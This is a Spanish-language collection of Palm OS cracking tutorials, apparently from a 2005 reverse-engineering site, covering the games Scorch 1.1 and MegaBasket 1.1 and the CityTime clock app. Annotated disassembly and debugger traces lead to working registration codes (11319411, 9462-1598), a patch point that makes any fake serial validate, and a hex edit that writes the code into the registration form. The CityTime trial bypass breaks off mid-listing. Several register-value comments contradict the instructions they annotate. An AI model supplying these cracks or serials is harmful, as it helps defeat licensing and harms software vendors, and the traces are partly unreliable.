X-ref to Alert (Enregistrement)

```
000036EF 4E 4F A1 92 SysTrap FrmAlert
000036F3 54 4F ADD.W #$2, A7
000036F5 60 0A BRA.S LOC_3701
loc_36F7:
000036F7 3F 3C 27 59 MOVE.W #$2759, -(A7)
```

X-ref to Alert (Registration)

```
000036FB 4E 4F A1 92 SysTrap FrmAlert
000036FF 54 4F ADD.W #$2, A7
loc_3701:
00003701 4C DF
00003703 0C 08 CMP.B #$8, A0
00003705 4E 5E UNLK.L A6
00003707 4E 75 RTS

; ---------- FUNCTION sd(struct)
;
; local struct sVar_06 = -$6(a6)
```

Parching File

```
00003649 48 6E FF F6 PEA.L LVAR_0A
0000364D 4E 4F A0 C5 SysTrap StrCopy
00003651 48 6D FB A0 PEA.L VAR_460
00003655 48 6E FF FA PEA.L SVAR_06
00003659 4E 4F A0 C5 SysTrap StrCopy
0000365D 48 6E FF E6 PEA.L SVAR_1A
00003661 48 6E FF F6 PEA.L LVAR_0A
00003665 4E 4F A0 C7 SysTrap StrLen
00003669 58 4F ADD.W #$4, A7
0000366B 3F 00 MOVE.W D0, -(A7)
0000366D 48 6E FF F6 PEA.L LVAR_0A
00003671 4E 4F A2 F1 SysTrap EncDigestMD5
00003675 76 00 MOVE.L #$0, D3
00003677 47 ED FE 0A LEA.L VAR_1F6, A3
0000367B 45 EE FF E6 LEA.L SVAR_1A, A2
0000367F 4F EF 00 1A LEA.L $1A(A7), A7
loc_3683:
00003683 10 12 MOVE.B (A2), D0
00003685 B0 13 CMP.B (A3), D0
00003687 67 34 BEQ.S LOC_36BD   <--- Aqui hacer que valide cualquier fake serial
00003689 30 2D FB 96 MOVE.W VAR_46A, D0
0000368D 67 0A BEQ.S LOC_3699
0000368F 53 40 SUB.W #$1, D0
00003691 67 12 BEQ.S LOC_36A5
00003693 53 40 SUB.W #$1, D0
00003695 67 1A BEQ.S LOC_36B1
00003697 60 22 BRA.S LOC_36BB
loc_3699:
00003699 3F 3C 27 26 MOVE.W #$2726, -(A7)

X-ref to Alert (Registration)

0000369D 4E 4F A1 92 SysTrap FrmAlert
000036A1 54 4F ADD.W #$2, A7
000036A3 60 16 BRA.S LOC_36BB
loc_36A5:
000036A5 3F 3C 27 3F MOVE.W #$273F, -(A7)

X-ref to Alert (Enregistrement)

000036A9 4E 4F A1 92 SysTrap FrmAlert
000036AD 54 4F ADD.W #$2, A7
000036AF 60 0A BRA.S LOC_36BB
loc_36B1:
000036B1 3F 3C 27 58 MOVE.W #$2758, -(A7)

X-ref to Alert (Registration)

000036B5 4E 4F A1 92 SysTrap FrmAlert
000036B9 54 4F ADD.W #$2, A7
loc_36BB:
000036BB 60 44 BRA.S LOC_3701
loc_36BD:
000036BD 52 8B ADD.L #$1, A3
000036BF 52 8A ADD.L #$1, A2
000036C1 52 43 ADD.W #$1, D3
000036C3 0C 43 00 10 CMP.W #$0010, D3
000036C7 6D BA BLT.S LOC_3683
000036C9 1B 7C 00 01 MOVE.B #$7C, $1(A5)
000036CD FB 88 DC.W #FB88
000036CF 30 2D FB 96 MOVE.W VAR_46A, D0
000036D3 67 0A BEQ.S LOC_36DF
000036D5 53 40 SUB.W #$1, D0
000036D7 67 12 BEQ.S LOC_36EB
```

```
000036D9 53 40 SUB.W #$1, D0
000036DB 67 1A BEQ.S LOC_36F7
000036DD 60 22 BRA.S LOC_3701
loc_36DF:
000036DF 3F 3C 27 27 MOVE.W #$2727, -(A7)
```

loc_36DF X-ref to Alert (Registration)

```
000036E3 4E 4F A1 92 SysTrap FrmAlert
000036E7 54 4F ADD.W #$2, A7
000036E9 60 16 BRA.S LOC_3701
loc_36EB:
000036EB 3F 3C 27 40 MOVE.W #$2740, -(A7)
```

X-ref to Alert (Enregistrement)

```
000036EF 4E 4F A1 92 SysTrap FrmAlert
000036F3 54 4F ADD.W #$2, A7
000036F5 60 0A BRA.S LOC_3701
loc_36F7:
000036F7 3F 3C 27 59 MOVE.W #$2759, -(A7)
```

X-ref to Alert (Registration)

```
000036FB 4E 4F A1 92 SysTrap FrmAlert
000036FF 54 4F ADD.W #$2, A7
loc_3701:
00003701 4C DF
00003703 0C 08 CMP.B #$8, A0
00003705 4E 5E UNLK.L A6
00003707 4E 75 RTS
```

Comentarios en: web http://zor.org/tsrh forum http://zor.org/tsrhclub

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	Scorch 1.1 - Code(11319411)

Protección:	(X)**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** ( )**Otro**		
Descripción:	Juego de tanques		
Objetivo:	Encontrar el número mágico analizandolo paso a paso.		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.palmgear.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	x	**FECHA:**	M/22/03/2005

INTRODUCCION

Desensamblar con PalmDemon 0.27, Con el debugger analizaremos paso a paso, para ello deberemos de poner un breakpoint en la API **atb "FldGetTextPtr"** en este caso usando el Palmdebugger, cabe hacer la aclaración de que si estando en el debugger observáramos que tiene cada registro (D0 .... D7) y que tiene cada bandera (A0.....A7) , Nunca encontraríamos el serial que buscamos ,esto debido a que en este PRC no vemos ninguna comparación del serial completo REAL con el serial completo FALSO (ejemplo CMP.W A7, D0) ó un caso similar, Porque este programa compara parte por parte el serial falso contra el verdadero, por eso no lo vemos buscando en la memoria, Lo único que nos queda es analizar paso a paso empezando por el breakpoint antes mencionado.

AL ATAQUE

```
Registrando con : 12345678

00004E9E 4E 4F A1 39 SysTrap FldGetTextPtr
00004EA2 28 08 MOVE.L A0, D4 <---(Almacenar el serial falso en D4) MOVE.L 000027E6,00000000
dm a0
000027E6: 31 32 33 34 35 36 37 38 00 00 00 00 00 0D 00 00 "12345678........"
00004EA4 58 4F ADD.W #$4, A7 <---A7:0003BA74+4=0003BA78  Ajustes en la pila   0003BA78=244344
loc_4EA6:
00004EA6 4A 84 TST.L D4 <--- D4=000027E6 Analiza el serial falso ¿cuantos y que bytes tiene?
dm d4
000027E6: 31 32 33 34 35 36 37 38 00 00 00 00 00 0D 00 00 "12345678........"
00004EA8 67 1A BEQ.S LOC_4EC4 <--- saltar si esta vacía la casilla de registro
00004EAA 2F 04 MOVE.L D4, -(A7) <---Pasar Falso serial falso de D4 a la pila en  A7 y decremetar
                                 a 1 para analizar digito por digito
00004EAC 61 00 2F 5E BSR.W SUBROUTINE_7E24 <---Entrar a la sub-rutina , Aqui se podria encontrar
                                 alguna comprobación ó creación del serial, Un BSR siempre ter-
                                 mina con un RTS y carga el contador a la pila y des
                                 vuelve el puntero al inicio de la Sub-rutina
                                 para continuar con 00004EB0
```

```
{
SubRoutine_7E24:
        00007E0C 4E 56 00 00 LINK.L A6, #0
        00007E10 22 6E 00 08 MOVE.L $8(A6), A1
        00007E14 20 49 MOVE.L A1, A0
        00007E16 4A 11 TST.B (A1)
        00007E18 67 06 BEQ.S LOC_7E20
        loc_7E1A:
        00007E1A 52 48 ADD.W #$1, A0
        00007E1C 4A 10 TST.B (A0)
        00007E1E 66 FA BNE.S LOC_7E1A
        loc_7E20:
        00007E20 20 08 MOVE.L A0, D0
        00007E22 90 89 SUB.L A1, D0
        00007E24 4E 5E UNLK.L A6
        00007E26 4E 75 RTS
  }

00004EB0 58 4F ADD.W #$4, A7     <---A7=0003BA74+4=0003BA78   0003BA78=244344 decimal
00004EB2 4A 80 TST.L D0          <--- D0=00000008 comparar si son 8 digitos
00004EB4 67 0E BEQ.S LOC_4EC4    <--- Salta si no hay 8 dígitos introducidos.
00004EB6 2F 04 MOVE.L D4, -(A7) <---D4=000027E6 Pasar serial falso a A7
                                 y decrementa A7,Resulta A7=0003BA74    000027E6=10241 decimal
00004EB8 4E 4F A0 CE SysTrap StrAToI
00004EBC 36 00 MOVE.W D0, D3     <---D0=00BC614E Ahora en D0 esta el serial falso
                                 Mover el serial introducido "12345678" que esta en D0 a D3
                                 00BC614E=12345678 decimal
00004EBE 58 4F ADD.W #$4, A7     <---A7=0003BA74+4=0003BA78    0003BA78=244344 decimal
00004EC0 60 00 00 04 BRA LOC_4EC6 <---Salto obligatorio
loc_4EC4:
00004EC4 42 43 CLR.W D3          <---D3=0 Limpia el registro D3
loc_4EC6:
00004EC6 41 EC 06 E8 LEA.L $6E8(A4), A0 <--- LEA.L $6E8(000049D8),00000001 ; A0=000050C0
                                          000050C0=20672 decimal
00004ECA 30 28 00 56 MOVE.W $56(A0), D0 <---MOVE.W $56(000050C0),D0 ;D0=00BC0002
                                          00BC0002=12320770 decimal
00004ECE C1 FC 03 E8 MULS.W #$0E8, D0 <---D0=D0*1000=00BC0002*03E8=000007D0 000007D0=2000 dec.
00004ED2 96 40 SUB.W D0, D3 <---D3=D3-D0
00004ED4 41 EC 06 E8 LEA.L $6E8(A4), A0 <---A0=A4+1768
00004ED8 96 68 00 50 SUB.W $50(A0), D3  <---D3=(A0+50)-D3 ó D3=(A4+1768)-D3
00004EDC 41 EC 06 E8 LEA.L $6E8(A4), A0 <---A0=A4+1768=000049D8+06E8=000050C0 000050C0=20672 dec
00004EE0 32 28 00 52 MOVE.W $52(A0), D1 <---D1=A0+52=(000050C0+52)=00000001
00004EE4 30 01 MOVE.W D1, D0 <---D0=D1=00000001
00004EE6 E7 40 ASL.W #$3, D0 <---D0=00000008 Pasar a la izquierda los bits de D0
00004EE8 D0 41 ADD.W D1, D0 <---D0=D0+D1=00000008+00000001=00000009   9 decimal
00004EEA D0 41 ADD.W D1, D0 <---D0=D0+D1=00000009+00000001=0000000A   10 dec
00004EEC 96 40 SUB.W D0, D3 <---D3=D0-D3=0000000A-0000597D=00005973   22899 dec
00004EEE 41 EC 06 E8 LEA.L $6E8(A4),<--- A0=A4+1768=000049D8+6E8=000050C0 000050C0=20672 decimal
00004EF2 42 80 CLR.L D0 <--- D0=00000000
00004EF4 30 28 00 58 MOVE.W $58(A0), D0 <---D0=A0+88
00004EF8 2F 3C 00 04 93.. MOVE.L #$000493E0, -(A7) <--- 493E0=300000 y decrementa A7 en 1
00004EFE 2F 00 MOVE.L D0, -(A7) <---A7=D0=00000001 y A7 es decrementado en 1
00004F00 61 00 27 0E BSR.W LOC_7610
00004F04 50 4F ADD.W #$8, A7 <---A7=A7+8=0003BA70+8=0003BA78  0003BA78=244344 dec
00004F06 96 40 SUB.W D0, D3 <---D3=D0-D3=000493E0-00005973=0000C593  0000C593=50579 dec
00004F08 41 EC 06 E8 LEA.L $6E8(A4), A0 <---A0=A4+1768=000050C0   000050C0=20672 dec
00004F0C 30 28 00 54 MOVE.W $54(A0), D0 <--- D0=A0+54=00040003   00040003=262147 dec
00004F10 C1 FC 00 64 MULS.W #$0064, D0 <---D0=D0*100=0000012C   0000012C=300 dec
00004F14 96 40 SUB.W D0, D3 <--- D3=D0-D3=0000012C-0000C593=0000C467  0000C467=50279 dec
00004F16 41 EC 06 E8 LEA.L $6E8(A4), A0 <---A0=A4+1768 ; A4=000049D8  A0=000050C0
00004F1A 30 28 00 4E MOVE.W $4E(A0), D0 <---D0=A0+78 ; A0=000050C0 ; D0=00000000
00004F1E C1 FC 27 10 MULS.W #$2710, D0 <---D0=D0*10000=00000000
00004F22 96 40 SUB.W D0, D3 <---D3=D0-D3   ;D3=00000000-D3=00000000-0000C467=0000C467
                                          0000C467=50279 dec
```

```
00004F24 41 EC 06 E8 LEA.L $6E8(A4), A0 <---A0=A4+1768=000050C0   000050C0=20672 dec
00004F28 42 82 CLR.L D2 <---D2=00000000
00004F2A 34 28 00 5E MOVE.W $5E(A0), D2 <---D2=D2+(A0+94);A0=000050C0;D2=00000001
00004F2E 20 02 MOVE.L D2, D0 <---D2=D0=00000001
00004F30 EB 80 ASL.L #$5, D0 <--- D0=00000020   20=32 dec
00004F32 90 82 SUB.L D2, D0 <--- D0=D2-D0=00000001-000093E0=0000001F  0000001F=31 dec
00004F34 7E 09 MOVE.L #$9, D7 <--- D7=00000009
00004F36 EF A0 ASL.L D7, D0 <---desplazar a la izquierda bytes D7 y ponlos en D0
                D7: 00000009    D1: 000093E0   Resulta D0=00003E00   00003E00=15872 dec
00004F38 D0 82 ADD.L D2, D0 <---D0=D2+D0=00000001+00003E00=00003E01  00003E00=15872 dec
00004F3A 22 00 MOVE.L D0, D1 <---D1=D0=00003E01   00003E00=15872 dec
00004F3C ED 81 ASL.L #$6, D1 <---D1=000F8040 desplazar el bite 6 a la izquierda
                            y guardarlos en D1   000F8040=1015872 dec
00004F3E 92 80 SUB.L D0, D1 <---D1=D0-D1=00003E01-000F8040=000F423F
00004F40 D2 82 ADD.L D2, D1 <---D1=D2+D1=00000001+000F423F=000F4240
00004F42 96 41 SUB.W D1, D3 <---D3=D1-D3=000F4240-0000C467=00008227
00004F44 41 EC 06 E8 LEA.L $6E8(A4), A0 <---Leer A4+1768 y ponerlo en A0, A0=000050C0
00004F48 30 28 00 60 MOVE.W $60(A0), D0 <---D0=A0+60; A0=000050C0; D0=00000001
00004F4C C1 FC 00 64 MULS.W #$0064, D0 <--- D0=64*D0=64*00000001=00000064   64=100 dec
00004F50 96 40 SUB.W D0, D3 <---D3=D0-D3=00000064-00008227=000081C3   000081C3=33219 dec
00004F52 41 EC 06 E8 LEA.L $6E8(A4), A0 <---A4=000049D8;6E8=1768;A0=000050C0
00004F56 42 80 CLR.L D0 <---D0=00000000
00004F58 30 28 00 5A MOVE.W $5A(A0), D0 <---D0=A0+90;A0=000050C0;D0=00000001
00004F5C 2F 3C 00 98 96.. MOVE.L #$00989680, -(A7) <---00989680=10000000 dec decrementa en 1
                    MOVE.L #$00989680,-(0003BA78)  Resulta A7=0003BA74   0003BA74=244340 dec
00004F62 2F 00 MOVE.L D0, -(A7) <---A7=D0 decrementa en 1  A7=0003BA70  0003BA70=244336 dec
00004F64 61 00 26 AA BSR.W LOC_7610 <---Branch to subrutine(Debugger No salta con falso serial)
00004F68 50 4F ADD.W #$8, A7 <---ADD.W #$8,0003BA70 ;  A7=0003BA78  0003BA78=244344 dec
00004F6A 96 40 SUB.W D0, D3 <---D3=D0-D3=00989680-000081C3=0000EB43  0000EB43=60227 dec
00004F6C 41 EC 06 E8 LEA.L $6E8(A4), A0 <---A0=6E8(000049D8),A0  ;A0=000050C0
00004F70 30 28 00 5C MOVE.W $5C(A0), D0 <---MOVE.W $5C(MOVE.W $5C(A0),D0),D0 ;D0=00980001
                                        00980001=9961473 dec
00004F74 C1 FC 27 10 MULS.W #$10, D0 <---MULS.W #$2710,00980001  ; D0=00002710
                                        00002710=10000 dec
00004F78 96 40 SUB.W D0, D3 <---SUB.W 00002710, 0000EB43 ; D3=0000C433 0000C433=50227 dec
00004F7A 06 43 E4 A8 ADD.W #$E4A8, D3 <---DD.W #$E4A8,0000C433 ; D3=0000A8DB 0000A8DB=43227 dec
00004F7E 39 43 06 A8 MOVE.W D3, $6A8(A4) <---MOVE.W 0000A8DB,$6A8(000049D8)  ; A4=000049D8
                                        000049D8=18904 dec
00004F82 66 1C BNE.S LOC_4FA0 <--- Salta si no es igual a  Debugger si salta con falso serial
00004F84 29 7C 00 08 AF.. MOVE.L #$0008AFEC, $6E8(A4) <---Pasar 569324 en el operando derecho
00004F8C 3F 3C 08 99 MOVE.W #$0899, -(A7) <---"Thank you for the purchase" 2201(0x899)

X-ref to Alert (Registration OK)

00004F90 4E 4F A1 92 SysTrap FrmAlert
loc_4F94:
00004F94 3F 3C 08 35 MOVE.W #$0835, -(A7)

X-ref to Form (Pocket Scorch)

00004F98 4E 4F A1 9B SysTrap FrmGotoForm
00004F9C 60 00 00 0A BRA LOC_4FA8
loc_4FA0:
00004FA0 3F 3C 08 9D MOVE.W #$089D, -(A7) <--- "Invalid code! Please check your data."

X-ref to Alert (Registration FAILED)

00004FA4 4E 4F A1 92 SysTrap FrmAlert
loc_4FA8:
00004FA8 10 3C MOVE.B #$3C, D0
00004FAA 00 01 OR.B #$1, D1
loc_4FAC:
00004FAC 28 46 MOVE.L D6, A4
00004FAE 02 40 00 01 AND.W #$0001, D0
00004FB2 4C EE
00004FB4 00 F8 DC.W #00F8
```

```
00004FB6 FF EC DC.W #FFEC
00004FB8 4E 5E UNLK.L A6
00004FBA 4E 75 RTS
```

PASO II : Registrarse con el serial bueno y analizar el código vivo (Key: 11319411).

Para ello cargamos el emulador y el debugger, esperando dentro del emulador a dar un click para que salte al PalmDebugger, Colocando un **atb "FldGetTextPtr"**

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
.............................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att
EXCEPTION ID = $80
'TargetCfgRoutines'
  +$00F0  1018871C  *LINK      A6,$0000                                  | 4E56 0000
atb "FldGetTextPtr"
A-trap set on 0139 (FldGetTextPtr)
g
EXCEPTION ID = $80

          0005E374  *_FldGetTextPtr                        ; $10062760   | 4E4F A139
t <--- (Presionar varios enters hasta que nos mande al Emulador
EXCEPTION ID = $80

          0005E378  *MOVE.L    A0,D4                                     | 2808
          0005E37A  *ADDQ.W    #$04,A7                                   | 584F
          0005E37C  *TST.L     D4   | 4A84  <--- El serial introducido esta aquí (dm d4 50)
                                                  Will Not Branch
          0005E37E  *BEQ.S     *+$001C                     ; 0005E39A    | 671A
          0005E380  *MOVE.L    D4,-(A7)                                  | 2F04
          0005E382  *BSR.W     *+$2F60                     ; 000612E2    | 6100 2F5E
EXCEPTION ID = $80
          0005E386  *ADDQ.W    #$04,A7                                   | 584F
          0005E388  *TST.L     D0                                        | 4A80
                                                  Will Not Branch
          0005E38A  *BEQ.S     *+$0010                     ; 0005E39A    | 670E
          0005E38C  *MOVE.L    D4,-(A7)                                  | 2F04
          0005E38E  *_StrAToI                              ; $1001C770   | 4E4F A0CE
EXCEPTION ID = $80
          0005E392  *MOVE.W    D0,D3                                     | 3600
          0005E394  *ADDQ.W    #$04,A7                                   | 584F
                                                  Will Branch
          0005E396  *BRA.W     *+$0006                     ; 0005E39C    | 6000 0004
          0005E39C  *LEA       $06E8(A4),A0                              | 41EC 06E8
          0005E3A0  *MOVE.W    $0056(A0),D0                              | 3028 0056
          0005E3A4  *MULS.W    #$E8,D0                                   | C1FC 03E8
          0005E3A8  *SUB.W     D0,D3                                     | 9640
          0005E3AA  *LEA       $06E8(A4),A0                              | 41EC 06E8
```

```
          0005E3AE  *SUB.W     $0050(A0),D3                            | 9668 0050
          0005E3B2  *LEA       $06E8(A4),A0                            | 41EC 06E8
          0005E3B6  *MOVE.W    $0052(A0),D1                            | 3228 0052
          0005E3BA  *MOVE.W    D1,D0                                   | 3001
          0005E3BC  *ASL.W     #$03,D0                                 | E740
          0005E3BE  *ADD.W     D1,D0                                   | D041
          0005E3C0  *ADD.W     D1,D0                                   | D041
          0005E3C2  *SUB.W     D0,D3                                   | 9640
          0005E3C4  *LEA       $06E8(A4),A0                            | 41EC 06E8
          0005E3C8  *CLR.L     D0                                      | 4280
          0005E3CA  *MOVE.W    $0058(A0),D0                            | 3028 0058
          0005E3CE  *MOVE.L    #$000493E0,-(A7)            ; '...`'    | 2F3C 0004 93E0
          0005E3D4  *MOVE.L    D0,-(A7)                                | 2F00
          0005E3D6  *BSR.W     *+$2710                     ; 00060AE6  | 6100 270E
EXCEPTION ID = $80
          0005E3DA  *ADDQ.W    #$08,A7                                 | 504F
          0005E3DC  *SUB.W     D0,D3                                   | 9640
          0005E3DE  *LEA       $06E8(A4),A0                            | 41EC 06E8
          0005E3E2  *MOVE.W    $0054(A0),D0                            | 3028 0054
          0005E3E6  *MULS.W    #$64,D0                                 | C1FC 0064
          0005E3EA  *SUB.W     D0,D3                                   | 9640
          0005E3EC  *LEA       $06E8(A4),A0                            | 41EC 06E8
          0005E3F0  *MOVE.W    $004E(A0),D0                            | 3028 004E
          0005E3F4  *MULS.W    #$10,D0                                 | C1FC 2710
          0005E3F8  *SUB.W     D0,D3                                   | 9640
          0005E3FA  *LEA       $06E8(A4),A0                            | 41EC 06E8
          0005E3FE  *CLR.L     D2                                      | 4282
          0005E400  *MOVE.W    $005E(A0),D2                            | 3428 005E
          0005E404  *MOVE.L    D2,D0                                   | 2002
          0005E406  *ASL.L     #$05,D0                                 | EB80
          0005E408  *SUB.L     D2,D0                                   | 9082
          0005E40A  *MOVEQ.L   #$09,D7                                 | 7E09
          0005E40C  *ASL.L     D7,D0                                   | EFA0
          0005E40E  *ADD.L     D2,D0                                   | D082
          0005E410  *MOVE.L    D0,D1                                   | 2200
          0005E412  *ASL.L     #$06,D1                                 | ED81
          0005E414  *SUB.L     D0,D1                                   | 9280
          0005E416  *ADD.L     D2,D1                                   | D282
          0005E418  *SUB.W     D1,D3                                   | 9641
          0005E41A  *LEA       $06E8(A4),A0                            | 41EC 06E8
          0005E41E  *MOVE.W    $0060(A0),D0                            | 3028 0060
          0005E422  *MULS.W    #$64,D0                                 | C1FC 0064
          0005E426  *SUB.W     D0,D3                                   | 9640
          0005E428  *LEA       $06E8(A4),A0                            | 41EC 06E8
          0005E42C  *CLR.L     D0                                      | 4280
          0005E42E  *MOVE.W    $005A(A0),D0                            | 3028 005A
          0005E432  *MOVE.L    #$00989680,-(A7)            ; '....'    | 2F3C 0098 9680
          0005E438  *MOVE.L    D0,-(A7)                                | 2F00
          0005E43A  *BSR.W     *+$26AC                     ; 00060AE6  | 6100 26AA
EXCEPTION ID = $80
          0005E43E  *ADDQ.W    #$08,A7                                 | 504F
          0005E440  *SUB.W     D0,D3                                   | 9640
          0005E442  *LEA       $06E8(A4),A0                            | 41EC 06E8
          0005E446  *MOVE.W    $005C(A0),D0                            | 3028 005C
          0005E44A  *MULS.W    #$10,D0                                 | C1FC 2710
          0005E44E  *SUB.W     D0,D3                                   | 9640
          0005E450  *ADDI.W    #$E4A8,D3                   ; '..'      | 0643 E4A8
          0005E454  *MOVE.W    D3,$06A8(A4)                            | 3943 06A8
                                                            Will Not Branch
          0005E458  *BNE.S     *+$001E                     ; 0005E476  | 661C
          0005E45A  *MOVE.L    #$0008AFEC,$06E8(A4)        ; '../l'    | 297C 0008 AFEC 06E8
          0005E462  *MOVE.W    #$0899,-(A7)                ; '..'      | 3F3C 0899
          0005E466  *_FrmAlert
```

Después de esto aparece el mensaje **"Thank you for the purchase!...."**

ANALIZANDO LOS OFFETS

```
00004F5C 2F 3C 00 98 96.. MOVE.L #$00989680, -(A7) <---A7=10000000
00004EF8 2F 3C 00 04 93.. MOVE.L #$000493E0, -(A7) <--- A7=300000  y decrementa A7 en 1
```

Ahora les toca a ustedes de tarea ir rastreando hasta encontrar el 11319411

Supongo que se tienen que topar con algo como:
100000000+1000000+300000+10000+9000+400+10+1=**11319411** que es el serial Verdadero
Pero les toca investigar, ¿Qué como supe el Número Serial? , de una las páginas de keygens, A veces esto ayuda para aprender.

Bye

Palm Spanish Tutor

Programa:	MegaBasket 1.1 Color Hires

Protección:	(X)Serial ( )HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado ( )Otro	
Descripción:	Divertido juego de basketball	
Objetivo:	Encontrar el serial	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.megasoft2000.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	By Visor	FECHA: M/22/03/2005

INTRODUCCION

Desensamblar con PalmDemon v0.27, Esta aplicación no se puede cargar con el Emulator Pose, haci que hice que el debugger se cargara remotamente con una Palm Zire 72 real conectada por USB, Encontre que es una aplicación que tiene protección anti-emulador.

AL ATAQUE

```
0000A390 4E 4F A1 39 SysTrap FldGetTextPtr
0000A394 58 4F add.w #$4, a7
0000A396 2F 08 move.l a0, -(a7)
0000A398 4E 4F A0 CE SysTrap StrAToI
0000A39C 58 4F add.w #$4, a7
0000A39E 28 00 move.l d0, d4
0000A3A0 0C 83 00 00 24.. cmp.l #$000024F6, d3 <--- Compara la primer parte del
                                                    serial (9462)
0000A3A6 66 1A bne.s $A3C2  <--- Salta a la ventana de error si no es correcto
0000A3A8 0C 84 00 00 06.. cmp.l #$0000063E, d4 <--- Compara la segunda parte del
                                                     serial (1598)
0000A3AE 66 12 bne.s $A3C2 <--- Salta a la ventana de error si no es correcto
0000A3B0 3F 3C 05 14 move.w #$0514, -(a7) <--- "Registered ...."
X-ref to Alert (Registration)

0000A3B4 4E 4F A1 92 SysTrap FrmAlert
0000A3B8 1B 7C 00 01 move.b #$7C, $1(a5)
0000A3BC FB 48 DC.W #FB48
0000A3BE 54 4F add.w #$2, a7
0000A3C0 60 0A bra.s $A3CC
0000A3C2 3F 3C 07 6C move.w #$076C, -(a7) <--- "UnRegistered ...."
X-ref to Alert (Error!)
```

```
0000A3C6 4E 4F A1 92 SysTrap FrmAlert
0000A3CA 54 4F add.w #$2, a7
0000A3CC 70 00 move.l #$0, d0
```

Así que al unir las partes resulta:
9462-1598
Nos registramos en el programa y parece que si lo valida, Podremos hacer que este programa siempre nos recuerde el serial cada que lo instalemos, abriendo nuestro editor hexadecimal y en el formulario de registro donde dice :
"Please enter registration code"
, cambiémosla por
"Su clave comprada es:9462-1598"
Recordando que no debemos ni quitar ni aumentar el tamaño del archivo, esto intente hacerlo con **Constructor for Palm OS** de **CodeWarrior for palm Os 8 demo** y lo único que conseguí fue que el programa tuviera fallas , funciono y, recomiendo que se haga con un editor hexadecimal.

Hasta la vista.

Palm Spanish Tutor

Programa:	**CityTime v1.02**

Protección:	( )**Serial** (X)**HotSync/Code** (X)**Trial** ( )**Multiprotección** ( )**Encriptado** ( )**Otro**		
Descripción:	Reloj multi-horarios, Que se incluía en las Palm Visor HannSpring		
Objetivo:	Validar cualquier serial , haciendo que el serial bueno se compare asi mismo.		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.google.com		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	Visor	**FECHA:**	W/27/04/2005

INTRODUCCION

Después de expirado los diez días aparece la siguiente nag , y no podemos hacer más modificaciones a los horarios por que bloquean los despliegues.

Por lo que hoy nuestro objetivo es validar cualquier serial , haciendo que el serial bueno se compare así mismo entrando a la Subrutina donde se comprueba el serial bueno con el falso.

```
loc_37A6:
000037A6 48 E7
000037A8 1E 00 MOVE.B D0, D7
000037AA 4F EF FF D8 LEA.L -$28(A7), A7
000037AE 3C 2F 00 3C MOVE.W $3C(A7), D6
000037B2 76 00 MOVE.L #$0, D3
000037B4 42 A7 CLR.L -(A7)
000037B6 42 A7 CLR.L -(A7)
000037B8 48 6F 00 08 PEA.L $8(A7)
000037BC 42 A7 CLR.L -(A7)
000037BE 42 A7 CLR.L -(A7)
000037C0 42 A7 CLR.L -(A7)
000037C2 4E 4F A2 A9 SysTrap DlkGetSyncInfo
000037C6 48 6F 00 18 PEA.L $18(A7)
000037CA 4E 4F A0 C7 SysTrap StrLen
000037CE 3A 00 MOVE.W D0, D5
000037D0 0C 45 00 02 CMP.W #$0002, D5
000037D4 4F EF 00 1C LEA.L $1C(A7), A7
000037D8 6C 10 BGE.S LOC_37EA
000037DA 41 FA 00 A6 LEA.L $A6(PC), A0
000037DE 48 50 PEA.L (A0)
000037E0 48 6F 00 04 PEA.L $4(A7)
000037E4 4E 4F A0 C5 SysTrap StrCopy
000037E8 50 4F ADD.W #$8, A7

.
.
.
.
.
Cortamos código hasta:

000037C0 42 A7 CLR.L -(A7)
000037C2 4E 4F A2 A9 SysTrap DlkGetSyncInfo
000037C6 48 6F 00 18 PEA.L $18(A7)
000037CA 4E 4F A0 C7 SysTrap StrLen
000037CE 3A 00 MOVE.W D0, D5
000037D0 0C 45 00 02 CMP.W #$0002, D5
000037D4 4F EF 00 1C LEA.L $1C(A7), A7
000037D8 6C 10 BGE.S LOC_37EA
000037DA 41 FA 00 A6 LEA.L $A6(PC), A0
000037DE 48 50 PEA.L (A0)
000037E0 48 6F 00 04 PEA.L $4(A7)
000037E4 4E 4F A0 C5 SysTrap StrCopy
000037E8 50 4F ADD.W #$8, A7
loc_37EA:
000037EA 78 00 MOVE.L #$0, D4
000037EC 60 68 BRA.S LOC_3856  <--- Salta a la rutina de comparación
loc_37EE:
000037EE 41 D7 LEA.L (A7), A0
000037F0 70 00 MOVE.L #$0, D0
000037F2 10 30 40 00 MOVE.B $0(A0, D4.W), D0
000037F6 2F 00 MOVE.L D0, -(A7)
000037F8 74 04 MOVE.L #$4, D2
```

```
000037FA 4E 4F 03 06 SysTrap 0306
000037FE 58 4F ADD.W #$4, A7
00003800 2F 00 MOVE.L D0, -(A7)
00003802 2F 3C 41 B0 00.. MOVE.L #$41B00000, -(A7)
00003808 30 43 MOVE.W D3, A0
0000380A 2F 08 MOVE.L A0, -(A7)
0000380C 74 04 MOVE.L #$4, D2
0000380E 4E 4F 03 06 SysTrap 0306
00003812 58 4F ADD.W #$4, A7
00003814 2F 00 MOVE.L D0, -(A7)
00003816 2F 3C 41 B8 00.. MOVE.L #$41B80000, -(A7)
0000381C 74 2F MOVE.L #$2F, D2
0000381E 4E 4F 03 06 SysTrap 0306
00003822 50 4F ADD.W #$8, A7
00003824 2F 00 MOVE.L D0, -(A7)
00003826 74 31 MOVE.L #$31, D2
00003828 4E 4F 03 06 SysTrap 0306
0000382C 50 4F ADD.W #$8, A7
0000382E 2F 00 MOVE.L D0, -(A7)
